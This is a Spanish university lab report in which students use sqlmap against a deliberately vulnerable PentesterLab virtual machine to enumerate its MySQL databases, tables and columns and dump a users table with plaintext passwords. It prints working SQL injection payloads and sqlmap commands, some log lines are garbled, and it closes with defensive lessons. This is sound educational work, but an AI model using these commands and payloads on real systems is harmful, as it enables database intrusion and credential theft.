

## Ficha y Control de Resultados de las Prácticas

### Datos de Identificación

Apellido, Nombre	Cédula de Identidad	Nro. de Práctica	Fecha
Diego Bastardo	27948046	14	18/11/2022
Gabriel Manrique	26921248		
Nombre de la Práctica		SQL Injection	
Grupo (últimos 2 dígitos del NRC)		1489	Mesa

### Direccionamiento IP/Máscara:

Equipo origen/fuente:	172.30.114.4	Equipo Objetivo/Destino:	172.30.114.5
Otros Equipos involucrados:			

### Ejecución de la práctica:

Por cada actividad desarrollada durante la ejecución de la práctica debe narrar la(s) actividad(es) llevadas a cabo y colocar las evidencias resultantes, a saber: evidencia de comandos, aplicaciones, programas ejecutados, así como los resultados obtenidos de la ejecución de los mismos:


En prácticas anteriores hemos enfocado nuestra atención en el escaneo, detección y análisis de vulnerabilidades con diversas herramientas, pero esta vez por fines prácticos utilizaremos una máquina virtual llamada **pentesterlab** la cual ya tiene ejemplos de vulnerabilidades listas para ser explotadas por los atacantes. La inyección de código es un tipo de ataque informático fundamentado en la falta de validación de los campos de formularios y entrada de datos, para esta práctica en particular estaremos trabajando con la inyección sql con la finalidad de inyectar código de sentencias SQL que nos permitan determinar información de las base de datos que se encuentran en el backend de una aplicación.

Para el mejor enriquecimiento de la información otorgada en esta práctica, se debe tener en cuenta algunos conceptos básicos, una base de datos relacional es una recopilación de elementos de datos con relaciones predefinidas entre ellos. Estos elementos se organizan como un conjunto de tablas con columnas y filas. Las tablas relacionales se utilizan para guardar información sobre los objetos que se van a representar en la base de datos. Estas tablas relacionales están creadas en código SQL, este es un lenguaje de computación para trabajar con conjuntos de datos y las relaciones entre ellos. Antes de crear las tablas en SQL, se deben

diseñar con un diagrama la base de datos con las tablas relacionales, este diagrama tiene como nombre Modelo Entidad-Relación o ERD, es un tipo de diagrama de flujo que ilustra cómo las "entidades" o las tablas, como personas, objetos o conceptos, se relacionan entre sí dentro de un sistema. Las sentencias SQL se utilizan para realizar tareas como actualizar datos en una base de datos o recuperar datos de una base de datos.

La herramienta utilizada en esta práctica es SQLmap es de código abierto utilizada en pruebas de penetración para detectar y explotar fallas de inyección SQL. Este automatiza el proceso de detección y explotación de inyección SQL, los ataques de inyección de SQL pueden tomar el control de las bases de datos que utilizan código SQL. PentesterLab es una máquina virtual que proporciona sistemas vulnerables gratuitos que se pueden usar para probar y comprender las vulnerabilidades.

Primero instalamos la máquina virtual de pentesterlab en nuestro virtualbox, para esta configuración necesitamos la imagen ISO de la máquina e inicializar el booteo de la pc con dicho sistema. Procedemos a verificar la rednat que se nos fue asignada y en la que se encuentra la comunicación entre la máquina objetivo (pentesterlab) y la máquina atacante(Kali linux).



Al iniciar la máquina de pentester colocar su dirección ip en nuestro navegador de preferencia podemos observar los ejemplos de inyección sql que nos trae por defecto, esto nos ahorra las etapas de escaneo de vulnerabilidades. Al seleccionar uno de los ejemplos nos arroja uno de los parámetros vulnerables, en este caso **"name"**. Copiamos la url **"http://172.30.114.5/sqli/example1.php?name=root"** y utilizamos la herramienta **sqlmap** para realizar la explotación de los parámetros vulnerables.

Ejecutamos lo siguiente en nuestra terminal en la máquina atacante `sqlmap -u "http://172.30.114.5/sqli/example1.php?name=root" --current-user` y esto nos dará como resultado el usuario actual con el que estamos accediendo a la base de datos.

```
[*] starting @ 09:33:26 /2022-11-10/

[09:33:27] [INFO] resuming back-end DBMS 'mysql'
[09:33:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: name (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name=root' AND (SELECT 5395 FROM (SELECT(SLEEP(5)))xgQD) AND 'SKoP'='SKoP


Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: name=root' UNION ALL SELECT NULL,CONCAT(0x*1786a7671,0x6371467253517452495a4c77466a4643487545566f447a6d544277414b534743566a6b794b706974,0x*1786766a71),NULL,NULL,NULL-- --

[09:33:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0.12
[09:33:27] [INFO] fetching current user
current user: 'pentesterlab@localhost'
[09:33:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.30.114.5'
[09:33:27] [WARNING] your sqlmap version is outdated

[*] ending @ 09:33:27 /2022-11-10/
```

Luego buscamos conocer la base de datos actual a la que estamos realizando la inyección de código, para obtener esto usamos el comando `sqlmap -u "http://172.30.114.5/sqli/example1.php?name=root" --current-db`. Gracias a esto pudimos extraer conocimiento relacionado al tipo de base de datos que estamos consultando, en este caso mysql en su versión 5.0.12 y la base de datos actual que consultamos se llama **exercises**.

```
(kali@kali)-[~]
$ sqlmap -u "http://172.30.114.5/sql/example1.php?name=root" --current-db
```



```
{1.6#stable}
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting @ 09:42:02 /2022-11-10/

[09:42:03] [INFO] resuming back-end DBMS 'mysql'
[09:42:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: name (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: name='root' AND (SELECT 5395 FROM (SELECT(SLEEP(5)))xgQD) AND 'SkOp'='SkOp

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: name='root' UNION ALL SELECT NULL,CONCAT(0x71786a7671,0x6371467253517452495a4c77466a4643487545566f447a6d544277414b534743566a6b794b706974,0x7178766a71),NULL,NULL,NULL -- --

[09:42:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0.12
[09:42:03] [INFO] fetching current database
current database: 'exercises'
[09:42:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.30.114.5'
[09:42:03] [WARNING] your sqlmap version is outdated

[*] ending @ 09:42:03 /2022-11-10/
```

Continuamos indagando en las diferentes funcionalidades que nos ofrecen las herramienta **sqlmap** y esta vez nos centraremos en determinar cuántas bases de datos se encuentran en la máquina objetivo y como se llama cada una. Para lograr lo antes mencionado, utilizamos el comando **sqlmap -u "http://172.30.114.5/sqli/example1.php?name=root" --dbs** esto nos retorno un resultado en el cual identificamos que existen dos bases de datos, **exercises** y **information\_schema**.

```
(kali@kali)-[~]
$ sqlmap -u "http://172.30.114.5/sqli/example1.php?name=root" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:44:25 /2022-11-10/

[09:44:25] [INFO] resuming back-end DBMS 'mysql'
[09:44:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: name (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: name=root' AND (SELECT 5395 FROM (SELECT(SLEEP(5)))xgQD) AND 'SKoP'='SKoP

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT NULL,CONCAT(0x71786a7671,0x6371467253517452495a4c77466a4643487545566f447a6d544277414b534743566a6b794b706974,0x7178766a71),NULL,NULL,NULL-- --
--
[09:44:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[09:44:25] [INFO] fetching database names
available databases [2]:
[*] exercises
[*] information_schema

[09:44:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.30.114.5'
[09:44:25] [WARNING] your sqlmap version is outdated

[*] ending @ 09:44:25 /2022-11-10/
```

Para la siguiente ejecución de comando nos enfocamos en determinar cuales son las tablas que posee la base de datos ejercicios pero, esta vez utilizamos otro parámetro vulnerable encontrado en los ejemplos de la máquina pentesterlab. El parámetro que utilizamos es **id** y el comando quedó estructurado de la siguiente forma: **sqlmap -u "http://172.30.114.5/sqli/example4.php?id=2" -D exercises --tables**". Obtuvimos que la **exercises** está conformado solo por una sola tabla llamada **users**.

```
(kali@kali)~$ sqlmap -u "http://172.30.114.5/sqli/example4.php?id=2" -D exercises --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:50:25 /2022-11-10/

[09:50:25] [INFO] resuming back-end DBMS 'mysql'
[09:50:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (3442=3442) THEN 2 ELSE (SELECT 2398 UNION SELECT 4589) END))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2 AND (SELECT 1396 FROM (SELECT(SLEEP(5)))fumi)

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: id=2 UNION ALL SELECT NULL,NULL,CONCAT(0x716a6a7871,0x47714b4864575a6b54704c566f64744d5a436374544b48547a756f69625a444c4d425775556e5542,0x7176627a71),NULL,NULL-- --
--
[09:50:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[09:50:25] [INFO] fetching tables for database: 'exercises'
Database: exercises
[1 table]
+-----+
| users |
+-----+

[09:50:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.30.114.5'
[09:50:25] [WARNING] your sqlmap version is outdated
```

Probamos el mismo comando anterior pero con el parámetro vulnerable name con el fin de confirmar que la consulta se está realizando a la misma base de datos.

```
(kali@kali)-[~]
$ sqlmap -u "http://172.30.114.5/sqli/example1.php?name=root" -D exercises --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:47:45 /2022-11-10/

[09:47:45] [INFO] resuming back-end DBMS 'mysql'
[09:47:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: name (GET)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: name=root' AND (SELECT 5395 FROM (SELECT(SLEEP(5)))xgQD) AND 'SKoP'='SKoP


  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT NULL,CONCAT(0x71786a7671,0x6371467253517452495a4c77466a4643487545566f447a6d544277414b534743566a6b794b706974,0x7178766a71),NULL,NULL,NULL-- --

[09:47:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL > 5.0.12
[09:47:45] [INFO] fetching tables for database: 'exercises'
Database: exercises
[1 table]
+-----+
| users |
+-----+

[09:47:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.30.114.5'
[09:47:45] [WARNING] your sqlmap version is outdated

[*] ending @ 09:47:45 /2022-11-10/
```

Una vez que conocemos el nombre de la base de datos y tablas podemos realizar una inyección sql para determinar los atributos de dicha tabla (sus columnas). Para realizar lo anterior ejecutamos el comando **sqlmap -u (objetivo) -D exercises -T users -columns** y como resultado obtuvimos que la tabla users tiene cinco atributos (age,groupid,id, name,passwd).



```

kali@kali:~$ sqlmap -u http://172.30.114.5/sqli/example5.php?id=2 -D exercises -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 09:53:15 /2022-11-10/

[09:53:15] [INFO] resuming back-end DBMS "mysql"
[09:53:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) -- delay
  Payload: id=2 AND (SELECT 4262 FROM (SELECT(SLEEP(5)))FjRv)

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: id=2 UNION ALL SELECT NULL,CONCAT(0x716a7a6a71,0x6f66653594f447a4c724868706245614f6565434f4d7273476c5a6c586d78477274546a4661436478,0x716b717171),NULL,NULL,NULL--

[09:53:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[09:53:15] [INFO] fetching columns for table 'users' in database 'exercises'
Database: exercises
Table: users
[5 columns]

+-----+-----+
| Column | Type |
+-----+-----+
| age     | int(11) |
| groupid | int(11) |
| id      | int(11) |
| name    | varchar(50) |
| passwd  | varchar(50) |
+-----+-----+

[09:53:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.30.114.5'
[09:53:15] [WARNING] your sqlmap version is outdated


[*] ending @ 09:53:15 /2022-11-10/

```



Por consiguiente, teniendo los nombre de las columnas que se encuentran en la tabla podemos consultar el valor de cada registro con los atributos que necesitemos, por ejemplo: **sqlmap -u "http://172.30.114.5/sqli/example4.php?id=2" -D exercises -T users -C age,groupid,id,name,passwd --dump**, obtuvimos los registros siguientes.

```
(kali@kali)~$ sqlmap -u "http://172.30.114.5/sqli/example4.php?id=2" -D exercises -T users -C age,groupid,id,name,passwd --dump
```



```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:56:24 /2022-11-10/

[09:56:24] [INFO] resuming back-end DBMS 'mysql'
[09:56:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (3442=3442) THEN 2 ELSE (SELECT 2398 UNION SELECT 4589) END))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2 AND (SELECT 1396 FROM (SELECT(SLEEP(5)))fumI)

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: id=2 UNION ALL SELECT NULL,NULL,CONCAT(0x716a6a7871,0x47714b4864575a6b54704c566f64744d5a436374544b48547a756f69625a444c4d425775556e5542,0x7176627a71),NULL,NULL--

[09:56:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[09:56:25] [INFO] fetching entries of column(s) 'age,groupid,id,name,passwd' for table 'users' in database 'exercises'
Database: exercises
Table: users
[4 entries]
+----+-----+-----+-----+-----+
| age | groupid | id | name | passwd |
+----+-----+-----+-----+
| 10 | 10 | 1 | admin | admin |
| 30 | 0 | 2 | root | admin21 |
| 5 | 2 | 3 | user1 | secret |
| 2 | 5 | 5 | user2 | azerty |
+----+-----+-----+-----+

```

Por último en esta práctica buscamos recolectar toda la información relacionada con las bases de datos. Mediante **sqlmap -u "http://172.30.114.5/sqli/example4.php?id=2" --all** nos muestra todos los datos de la base de datos MySQL que está en la máquina de Pentesterlab.

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)~$ sqlmap -u http://172.30.114.5/sqli/example5.php?id=2 --all

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] starting @ 10:00:56 /2022-11-10/

[10:00:56] [INFO] resuming back-end DBMS 'mysql'
[10:00:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2 AND (SELECT(4262 FROM (SELECT(SLEEP(5)))FjRv)

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=2 UNION ALL SELECT NULL,CONCAT(0x716a7a6a71,0x6f6653594f47a4c724868706245614f6565434f4d7273476c5a6c586d78477274546a4661436478,0x716b717171),NULL,NULL,NULL--

[10:00:56] [INFO] the back-end DBMS is MySQL
[10:00:56] [INFO] fetching banner
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0.12
banner: '5.1.66-0+squeeze1'
[10:00:56] [INFO] fetching current user
current user: 'pentesterlab@localhost'
[10:00:56] [INFO] fetching current database
current database: 'exercises'
[10:00:56] [INFO] fetching server hostname
hostname: 'debian'
[10:00:56] [INFO] testing if current user is DBA
[10:00:56] [INFO] fetching current user
current user is DBA: False
[10:00:56] [INFO] fetching database users
database management system users [1]:
[*] 'pentesterlab@localhost'

THREADS_CACHED | 0
THREADS_CONNECTED | 1
THREADS_CREATED | 1
THREADS_RUNNING | 1
UPTIME | 2266
UPTIME_SINCE_FLUSH_STATUS | 2266

[10:01:08] [INFO] table 'information_schema.SESSION_STATUS' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.30.114.5/dump/information_schema/SESSION_STATUS.csv'
[10:01:08] [INFO] fetching columns for table 'ENGINES' in database 'information_schema'
[10:01:08] [INFO] fetching entries for table 'ENGINES' in database 'information_schema'
Database: information_schema
Table: ENGINES
[8 entries]

Tome las evidencias y de acuerdo al resultado indique para que sirve esta sintaxis.

+-----+-----+-----+-----+-----+-----+
| XA | ENGINE | COMMENT | SUPPORT | SAVEPOINTS | TRANSACTIONS |
+-----+-----+-----+-----+-----+-----+
| YES | InnoDB | Supports transactions, row-level locking, and foreign keys | YES | YES | YES |
| NO | MRG_MYISAM | Collection of identical MyISAM tables | YES | NO | NO |
| NO | BLACKHOLE | /dev/null storage engine (anything you write to it disappears) | YES | NO | NO |
| NO | CSV | CSV storage engine | YES | NO | NO |
| NO | MEMORY | Hash based, stored in memory, useful for temporary tables | YES | NO | NO |
| NULL | FEDERATED | Federated MySQL storage engine | NO | NULL | NULL |
| NO | ARCHIVE | Archive storage engine | YES | NO | NO |
| NO | MyISAM | Default engine as of MySQL 3.23 with great performance | DEFAULT | NO | NO |
+-----+-----+-----+-----+-----+-----+


[10:01:08] [INFO] table 'information_schema.ENGINES' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.30.114.5/dump/information_schema/ENGINES.csv'
[10:01:08] [INFO] fetching columns for table 'users' in database 'exercises'
[10:01:08] [INFO] fetching entries for table 'users' in database 'exercises'
Database: exercises
Table: users
[4 entries]

Tome las evidencias y de acuerdo al resultado indique para que sirve esta sintaxis.

+-----+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+-----+-----+-----+-----+-----+
| 1 | 10 | 10 | admin | admin |
| 2 | 0 | 30 | root | admin21 |
| 3 | 2 | 5 | user1 | secret |
| 5 | 5 | 2 | user2 | azerty |
+-----+-----+-----+-----+-----+

[10:01:08] [INFO] table 'exercises.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.30.114.5/dump/exercises/users.csv'
[10:01:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.30.114.5'
[10:01:08] [WARNING] your sqlmap version is outdated
  
```

La tabla relacional extraída con sqlmap se diseñó en un modelo Entidad - Relación, dando como resultado la siguiente tabla. Esta tabla conforma la Base de Datos exercises. Las columnas de la tabla contienen los atributos de los datos y cada registro suele tener un valor para cada atributo, lo que simplifica la creación de relaciones entre los puntos de datos.



El atributo “id” posee una letra P delante del atributo, el cual presenta la clave primaria de cómo se identifica un registro y con un tipo de atributo Integer, generalmente los atributos primarios son representados por números, el resto de atributos con sus respectivos tipo, poseen un \* delante del nombre, representando que son obligatorios al rellenar los datos del registro, no pueden quedar vacíos o sin rellenar con algún dato.

#### Referencias Bibliográficas

- <https://support.microsoft.com/es-es/office/access-sql-conceptos-b%C3%A1sicos-vocabulario-y-sintaxis-444d0303-cde1-424e-9a74-e8dc3e460671>
- <https://pentesterlab.com/>
- <https://sqlmap.org/>
- <https://descubrecomunicacion.com/que-es-backend-y-frontend/>
- <https://www.tecnologias-informacion.com/sql.html>
- <https://www.ibm.com/docs/es/qmf/11.2?topic=ri-basic-sql-statements-functions-used-in-qmf-queries>
- <https://www.esic.edu/rethink/tecnologia/modelo-entidad-relacion-descripcion-aplicaciones>
- <https://support.microsoft.com/es-es/office/relaciones-entre-tablas-en-un-modelo-de-datos-533dc2b6-9288-4363-9538-8ea6e469112b>

**Hallazgos y/o conclusiones de la actividad desarrollada (Explique su experiencia y el análisis de los resultados):**

Logramos inyectar código sql explotando las vulnerabilidades de dos parámetros distintos. Obtuvimos información de las bases de datos que se encontraban corriendo en el servidor, las tablas que conforman a cada base de datos, columnas de dichas tablas y los registros almacenados.

No validar los campos de entradas de datos es un problema muy delicado debido a las consecuencias que esto ocasiona y la necesidad de protección de la información. Si un atacante tiene acceso a la base de datos mediante una cuenta con muchos privilegios puede causar un daño significativo a la organización.

En menos de 40 minutos fuimos capaces de determinar los nombres de usuarios y contraseñas, estas últimas guardadas en texto plano (Se deben cifrar usando funciones de hash). Gracias al sqlmap podemos inyectar código sql sin necesidad de escribir las sentencias sql lo cual nos refleja la gran ventaja de trabajo que tienen los atacantes a la hora de cometer un delito informático de esta índole, ya que en pocos minutos tiene acceso a múltiples banderas que les permite obtener la información que requieren de la base de datos.

**Contribución de esta actividad en su Proyecto:**